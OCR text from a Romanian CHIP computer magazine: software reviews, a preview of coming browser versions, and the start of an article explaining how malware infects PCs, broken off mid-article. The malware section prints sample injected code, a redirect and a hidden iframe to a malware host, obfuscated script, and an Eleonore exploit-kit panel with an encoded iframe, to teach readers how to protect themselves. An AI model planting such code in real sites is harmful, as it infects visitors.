lucru e esențială. Țineți cont și de faptul că ocuparea resurselor cu Pidgin este foarte mică.


IONUT.BALAN@CHIP.RO

CONCLUZIE: O soluție de mesagerie instant suplă și care nu e încărcată de reclame sau plugin-uri cu probleme de securitate. Plus că e cross platform!

YouTube offline

YOUTUBE DOWNLOADER 2

ERGONOMIE: 75
FUNCȚIONALITATE: 85
RESURSE: 100




PRODUCĂTOR: MediaVigor
INTERNET: www.mediavigor.com
PREȚ: 22 USD

YouTube offline: Aduceți rapid pe hard diskul dumneavoastră conținut de pe YouTube pentru vizualizare offline. De când fetița mea a început să vrea să vadă desene animate, YouTube e site-ul pe care îl accesez cel mai des. Cum nu pot avea tot timpul o conexiune activă la internet, am căutat o soluție ca să pot vedea offline conținutul de pe YouTube. Am găsit și folosesc de ceva vreme YouTube Downloader pentru că îl consider cea mai nimerită soluție. Aplicația poate să interogheze separat de browser serviciul YouTube și să îmi arate clipurile pe care aș putea să le descarc. Asta în cazul în care nu vreau să trag linkul din browser direct în fereastra Drop Zone (similară ca funcționalitate cu ceea ce ofereau cu ceva vreme în urmă managerele de download). După ce am găsit materialul pe care îl vreau offline, am posibilitatea de a selecta compresia pe care o va avea acesta (WMV, MOV, MP4, 3GP, AVI sau MP3) pe hard disk și calea unde va fi salvat. Pot să mă joc și cu rezoluția sa, rata de compresie, codec-urile pe care le are implicit și, nu în ultimul rând, cu frame rate-ul. Sunt opțiuni utile pentru cei care vor să optimizeze calitatea materialului descărcat pe hard disk sau stick de memorie. Vă recomand să nu lăsați aplicația să facă ce vrea ea, pentru că de obicei va alege calea cea mai simplă. Cred că nu vreți să descărcați la rezoluție mică un film disponibil și HD, nu? Lăsând gluma la o parte, YouTube Downloader poate fi folosit pentru extragerea fidelă a conținutului de pe YouTube. Atenție cum îl folosiți pentru că nu tot ce este acolo poate fi și descărcat/folosit offline din cauza drepturilor de autor. Necesitățile hardware pe care YouTube Downloader le are sunt mici.

IONUT.BALAN@CHIP.RO

CONCLUZIE: Cea mai simplă modalitate de a avea conținutul YouTube pentru consultare offline. Atenție la drepturile de autor!




Cele mai bune aplicații și servicii web pentru protejarea calculatorului.

Librăria
CHIP
ONLINE^{ro}

Comandă online
revista pe
www.chip.ro/librarie

Următoarea generație de browser-e



Un mic tur al ELEMENTELOR DE NOUȚATE anunțate în viitoarele versiuni ale browser-elor Firefox, Chrome, Opera și Internet Explorer. Sunt schimbări care chiar vor conta?

IONUȚ BĂLAN

De o vreme încoace, nimeni nu mai concepe folosirea calculatorului fără un browser. De curiozitate, pe blog.chip.ro am făcut un studiu legat de ce aplicații sunt folosite cel mai des de cititorii site-ului CHIP – nu surprinde pe nimeni că prima aplicație și cea mai folosită este browser-ul. Firefox, Chrome, Internet Explorer, Opera, Safari sau orice altceva sunt instrumente aproape la fel de bune pentru navigarea pe net. Este clar, ne referim la cele mai recente versiuni și nu la cele antice. Presupunem că nici unul dintre dumneavoastră nu mai folosește versiuni vechi pentru browser-ul de utilizare curentă (chiar nu contează care). Știți cu siguranță la ce pericole vă expuneți neaplicând și nefolosind update-urile curente. Nu cred că e cazul să le discutăm acum.

Desigur, vreți să știți cum vor arăta versiunile viitoare ale browser-elor. Cu ce vă vor îmbia producătorii și dacă e cazul să schimbați soluția curentă. Totodată, ce se schimbă la nivel de performanță, interfață și compatibilitatea cu standardele. Ne-am hotărât să trecem în revistă versiunile beta ale Internet Explorer 9, Chrome 7, Opera 11 și Firefox 4. Iată ce am aflat.

Accelerare GPU

Cel mai important lucru din viitoarele versiuni de browser-e este suportul pentru re-

darea accelerată, folosind puterea de procesare a GPU-ului, a filmelor/pozelor/animațiilor și a tuturor elementelor 2D/3D ce vor trebui să fie folosite de browser-ele moderne. Teoria sună foarte bine: degrevăm procesorul de sarcinile de afișare și îl lăsăm să facă altceva. Placa video are puterea să ne ajute foarte mult.

Testele preliminare făcute pe versiunile viitoare de Chrome, Firefox, Opera și Internet Explorer arată că sporul de viteză obținut este semnificativ și e de natură să facă diferența între un site neutilizabil și unul foarte bun, pe sisteme mai puțin performante – de exemplu pe netbook-uri. Același lucru se poate spune și despre noile Chrome și Firefox. Deocamdată testarea versiunilor beta cu scopul de a afla care este cea mai bună nu își are susținerea în ele-

mente reale: practic, versiunile de test se schimbă zilnic și nu prea știi pe cine cu ce să testezi.

De reținut este că majoritatea browser-elor vor folosi tehnologia Direct2D și suportul de accelerare hardware dat de DirectX 11 din Windows 7. Firefox și Chrome vor folosi și WebGL.


Pentru mine, viteza de afișare a paginilor și gradul redus de încărcare a resurselor sunt criteriile primordiale pe care îmi aleg browser-ul – acum, Chrome.

Suportul pentru noile standarde HTML 5 și CSS3

Deja discuția legată de standarde e mai mult decât un simplu argument de alegere sau nu a unui browser. Celebru test Acid (cu variantele Acid2 și Acid3) arată că toate



Approape neschimbat: viitorul Chrome nu aduce modificări semnificative la nivelul interfeței.



cele patru versiuni de care vorbim sunt apropiate ca performanță. În teorie, toate sunt compatibile cu standardele web HTML 5 și CSS3. Probabil că, în practică, această compatibilitate teoretică o să vă rezerve câteva surprize și nu toate vor fi 100% compatibile.

V-ați gândit vreodată cu adevărat cât de important este ca un browser să fie compatibil cu standardele în vigoare? Bănuiesc că nu v-a interesat foarte tare. Singurul lucru care contează este ca browser-ul curent să poată afișa cum trebuie site-urile pe care le vizitați. Să nu aveți surprize legate de cum arată sau cum se mișcă.

Acum câțiva ani, încă mai erau site-uri importante care menționau: „cel mai bine se vede cu IE”. Mare, să vadă tot omul și să folosească IE.

Acum situația nu mai există. Chrome, Opera, IE sau Firefox afișează aproximativ la fel de bine toate site-urile importante. Se datorează eforturilor comunității de dezvoltatori și reglementărilor în vigoare ce au spus clar: standardele trebuie respectate

Așa cum în urmă cu 500 de ani au apărut cărțile tipărite care și astăzi ne sunt de folos, informația din internet trebuie să poată fi păstrată.

pentru ca utilizatorii să aleagă acel produs cu care se simt cel mai bine în folosire.

Noul HTML 5, împreună cu CSS3, este de natură să schimbe în mod decisiv felul în care va fi proiectat internetul. Pentru că,

odată cu suportul avansat pentru elemente video și audio pentru site-uri, un browser compatibil HTML 5 va putea printre altele să redea materiale multimedia fără add-on-uri proprietare gen Silverlight sau Flash. În plus, aduce libertatea desenării și folosirii unei familii extinse de fonturi și efecte pentru tot ceea ce înseamnă informație clasică, de tip text (umbre, rotunjiri). Ne bucură să vedem că toate versiunile noi aderă la standarde și pot afișa așa cum trebuie viitoare site-uri.

Ca să nu mai spunem că, fără standarde, nu vom avea niciodată garanția că un site făcut azi sau acum 10 ani va putea fi accesat și în următorii 20-30 de ani. Așa cum în urmă cu 500 de ani au apărut cărțile tipărite care și astăzi ne sunt de folos, informația din internet trebuie să poată fi păstrată.

Engine JavaScript mai rapid

A doua direcție importantă pe care au adoptat-o toate browser-ele este cea legată de motorul de randare JavaScript pe care îl folosesc. La un moment dat, se zvonea că Microsoft o să folosească o derivație WebKit pentru Internet Explorer 9. Nu este așa,

pentru că ceea ce se află în spatele lui IE 9 beta este de fapt Chakra, ce compilează sursa JavaScript mai rapid decât predecesorul său din IE8. Ceea ce îl distinge este că poate să compileze script-urile într-un core separat din CPU, în paralel cu ceea ce se execută în browser.


Firefox 4 e bazat pe Gecko 2.0 și va folosi un nou motor JavaScript denumit JagerMonkey, în teorie mai rapid. Inima sa provine de la Nitro, soluția existentă în motorul WebKit.

Chrome 7 beneficiază de V8 JavaScript Engine. Cu V8, codul e compilat în instrucțiuni cod mașină native înainte de rulare și nu se mai face o interpretare, consumatoare de timp. În consecință, teoretic viteza de rulare ar trebui să fie similară cu a unei aplicații scrise în cod nativ.

Ajungem și la Opera. Până acum am văzut doar demonstrații cu viitorul Opera 11. Nu există un beta utilizabil (în luna noiembrie va fi lansarea oficială) și cu toate acestea se vorbește despre el. Ca toate celelalte competitori, și motorul JavaScript din Opera suferă schimbări. Presto (engine-ul JavaScript) face parte din Opera de foarte mult timp. Noua orientare se numește Carakan și va genera cod nativ, care este foarte



Mai finisat: Internet Explorer 9 beta e mai rapid și mai finisat decât IE 8.



Panorama: vă place noul mod de grupare a site-urilor cele mai vizitate din Firefox?

rapid, după cum arată testele preliminare.

Știu, vă întrebați de ce contează îmbunătățirile acestea pentru un utilizator obișnuit. De ele depinde viteza cu care se vor încărca paginile web viitoare (ce vor fi tot mai încărcate cu conținut) și cât de ușor le veți putea manevra. Sunt convins că nu mai vreți să stați minute întregi până se încarcă o pagină sau atunci când e nevoie de un scroll, pe orice configurație hardware.

Testele reale și edificatoare vor putea fi făcute abia după ce pe piață vor apărea versiunile finale sau măcar niște RC-uri (Release Candidate). Mai e puțin până atunci și cu siguranță veți putea vedea un test compa-

rativ în revistă.

Interfață

În final, ceea ce așteaptă toată lumea și apreciază este și schimbarea de interfață. Observăm progrese subtile la toate browserele. Nimeni nu își asumă riscul unei mutații esențiale, care poate în final să descurajeze utilizatorul. Ceea ce s-a făcut este că s-au indus finisaje estetice și care cresc ușurința de folosire.

Firefox renunță la meniul clasic. În schimb, primește un buton care ține locul de punct de plecare. Tab-urile mi se par mai elegante și apare vizualizarea Panorama,

similară cu ce oferă Safari și Chrome.

Chrome nu pare a avea schimbări la nivelul interfeței. Aproape nici nu observi că ai trecut la o versiune nouă.

Internet Explorer 9 beta arată mai bine decât IE 8. Tab-urile sunt mai pline, dispare zona de căutare ca fereastră separată. Am remarcat o bună integrare cu funcțiile asociate meniului contextual din bara Windows 7. În plus, e mult mai rapid și se încarcă mai repede.


Cu toate schimbările de mai sus, browserele reușesc să își păstreze identitatea și fiecare să contribuie cu ce are mai bun la dezvoltarea web-ului. Zona de browser-e a fost cea mai dinamică în ultima vreme și ceea ce a fost bun s-a cernut și a fost adoptat imediat de competitori. Toate au suport pentru tab-uri, toate vor avea extensii (da, chiar și Opera va folosi așa ceva odată cu Opera 11) și suport de decodare GPU.

Ce urmează


Sfârșitul de an va fi unul intens, cu lansările finale de Internet Explorer, Firefox, Opera și Chrome. Așteptăm să vedem cum vor arăta versiunile finale și cum le va primi publicul. Deja anul acesta am asistat la o schimbare: pentru prima oară în ultimii ani, Internet Explorer nu mai e browser-ul dominant în România. Probabil a contribuit la schimbare și decizia UE a de pune ballot screen-ul prin care utilizatorul să aleagă și alt browser decât Internet Explorer. Surprinzător este și că scăderea lui Internet Explorer nu se datorează unei creșteri rapide a Firefox, ci mai degrabă renunțării la versiunile vechi de IE (6,7) și alegerii altor soluții. Chrome în mod special, a cărui creștere este fenomenală. Pe drept cuvânt, pentru că este suplu.

Imediat ce versiunile finale sunt gata, le vom testa și vă vom spune care e cea mai bună. Fiți pe fază.

IONUT.BALAN@CHIP.RO



IE lider: în lume, Microsoft încă domină.




La noi: Firefox e primul. IE e în scădere și Chrome în creștere accelerată.

JOC FULL SHADOWGROUNDS SURVIVOR

LEVEL

34⁹⁵ lei



MEDAL OF HONOR
DUKE NUKEM FOREVER
LEVELIZATION
FIFA 11 METROID OTHER M
DEAD RISING 2 HALO REACH

Caută ediția limitată **LEVEL** noiembrie
cu jocul **Fallout 3** la un preț promoțional

Scăpați de cei mai periculoși virusi

Malware-ul ne amenință calculatoarele din toate direcțiile. Însă cum intră acesta în sistem? CHIP vă arată **VECTORUL DE INTRARE** pentru virusii actuali.

CĂTĂLIN CONSTANTIN

Aproape două miliarde de oameni folosesc internetul. Aceasta înseamnă aproape două miliarde de potențiale victime ale malware-ului, ale căror date confidențiale precum parole, PIN-urile cardurilor de credit pot fi văzute de către hackeri. Cea mai ușoară metodă de a fura date este prin intermediul site-urilor, al fișierelor infectate – în principal documente PDF. O altă metodă, trecută de mulți cu vederea, este cu ajutorul stick-urilor USB. CHIP vă prezintă cum aceste modalități de infectare afectează sistemele și vă arată care sunt cele mai bune căi de a vă proteja.

Din ianuarie până în martie 2010, furnizorul de soluții de securitate Kaspersky a înregistrat o creștere de 26,8 procente în încercările de a infecta calculatoarele – majoritatea prin intermediul site-urilor al căror conținut a fost alterat. Pentru a le evita, nu este suficient să stați departe de site-uri cu materiale pornografice, download-uri ilegale sau crack-uri. Cam 99% dintre site-urile cu conținut periculos sunt legitime, dar au fost atacate și penetratate, declară distribuitorul

de soluții de securitate Avast. Malware-ul însuși este încărcat dintr-un site extern – gazda lui. În acest moment, aproximativ 120 de milioane de astfel de gazde sunt active, conform Kaspersky, cele mai multe în Statele Unite, Rusia și China.

În cazul vulnerabilităților software exploatate de răufăcători, Adobe Reader conduce detașat. Per total, din iunie 2009 până în iunie 2010, experții în securitate de la Secunia au înregistrat 69 de vulnerabilități. În sfârșit, Adobe vrea să facă acum mai multe în ceea ce privește securitatea: începând cu versiunea 10, Reader ar trebui să integreze un sandbox pentru a limita accesul la sistem. Însă aceasta urmează să fie lansată de abia în 2011. Pe de altă parte, stick-urile USB sunt device-uri mai puțin recunoscute ca metodă de transmitere a virusilor. Prin urmare, hackerul poate ataca indivizi sau companii cu ajutorul unor troieni particularizați. În principal, malware-ul profită de funcția Autorun din Windows, care este activată implicit pe multe sisteme.

CATALIN.CONSTANTIN@CHIP.RO

Internet: furt de periculoase

Infectat: site-uri al căror conținut a fost modificat de hackeri

Hackerii introduc trei tipuri de cod în site-uri legitime pentru a conecta site-ul cu gazda malware-ului.

Redirect Cea mai simplă metodă – codul HTML redirectionează vizitatorul direct către gazda malware-ului, care apare în felul următor:

```
<meta http-equiv="refresh" content="0; url=http://www.malware.com">
```

iFrame Un iFrame invizibil funcționează ca o bucată de site în cadrul unui alt site și prin intermediul ei este încărcat malware-ul. Elementul iFrame este direct legat de site-ul cu malware.

```
<iframe src="http://www.malware.com"></iframe>
```

JavaScript Includerea de cod JavaScript în site-ul modificat este mai complicată și în ultima vreme conține elemente ActionScript (Flash). În majoritatea cazurilor, acest cod este ascuns, prin urmare este aproape imposibil pentru antivirus să recunoască linkul site-ului țintă.

```
<script>
function c268fb268di49ff54f25b4a1(i49ff54f25b87
a)(ff54fr4f+3637+rF7+r4f+3637+r4f+2697+r4f+
07+r4f+43E;document.write(i49ff54f25c40e(i49ff5
4f25d4f));</script>
ZIELDOMAIN: http://antivirus.vc/?174c
```

Eleonore Exp

N.W. Order:
Fast statistic:
Traffic: 9 / Loads: 4 / P...

URL for traffic:

http://172.16.250.128/eleonore/

Iframe code:

```
<iframe src="http://172.16.250.128/eleonore/index.php" width="0" height="0" frameborder="0">
</iframe>
```


encode iframe unescape:

```
<script>var c="25%33%43%69%66%72%61%6d%65%25%32%30%73%72%63%25%33%44%
25%32%32%68%74%74%70%25%33%41%25%32%46%25%32%46%31%37%32%2e%31%36%
2e%32%35%30%2e%31%32%38%25%32%46%65%6c%65%6e%72%65%25%32%46%
69%6e%64%65%78%2e%70%68%70%25%32%32%25%32%30%77%69%64%74%68%29%33%
```



Cum vă protejați


BitDefender Internet Security 2011 - Versiune de evaluare



Suită de securitate O suită de securitate cum ar fi BitDefender Internet Security 2010 (de pe discul atașat revistei) vă protejează computerul împotriva malware-ului. Atât Windows-ul, cât și browser-ul trebuie actualizate constant.

date prin intermediul site-urilor


Pentru hackeri, site-urile legitime sunt cea mai eficientă cale de a răspândi malware. În trecut, Lenovo, TomTom și Ministerul de Finanțe din SUA au fost victimele acestei metode.



Automatizat: Exploit kit pentru accesarea PC-urilor

În loc de viruși individuali, înainte de atac, hackerul creează exploit kituri pe site-urile cu malware. Kiturile blochează automat PC-ul utilizatorului, pe baza numărului extrem de mare de vulnerabilități din browser sau plugin-uri. Versiunea actuală a exploit kitului „Eleonore” costă 1000 de dolari și a infectat 1,2 milioane de PC-uri din toată lumea.

computerul pe web



Linkuri web Pentru a evita site-urile periculoase în timp ce navigați, instalați un program de verificare a linkurilor, cum ar fi WOT. Nici filtrul de phishing al browser-ului nu trebuie să fie dezactivat.

JavaScript Addon-urile de browser cum ar fi Adblock sau NoScript vă protejează sistemul de script-uri periculoase. Pentru a păstra PC-ul în siguranță, puteți dezactiva folosirea JavaScript din opțiunile browser-ului.

COMPLETEAZĂ-ȚI COLECȚIA

CU REVISTELE PREFERATE APĂRUTE PÂNĂ ACUM!

Librăria
CHIP
ONLINE

50%
REDUCERE

Cumpără minim
5 reviste* la alegere
și plătești numai
jumătate
din prețul lor.

www.chip.ro/librarie



Pentru comenzi folosiți codul de reducere
CHDECFS18



*În cadrul acestei oferte sunt disponibile revistele apărute pe piață până la ediția de februarie 2010 (inclusiv).

PDF: puzzle-ul malware păcălește protecția antivirus

Programele antivirus recunosc codul majorității virusurilor. Prin urmare, hackerii împart malware-ul și îl distribuie – adesea criptat – ca secvențe de cod în documente PDF.



57%

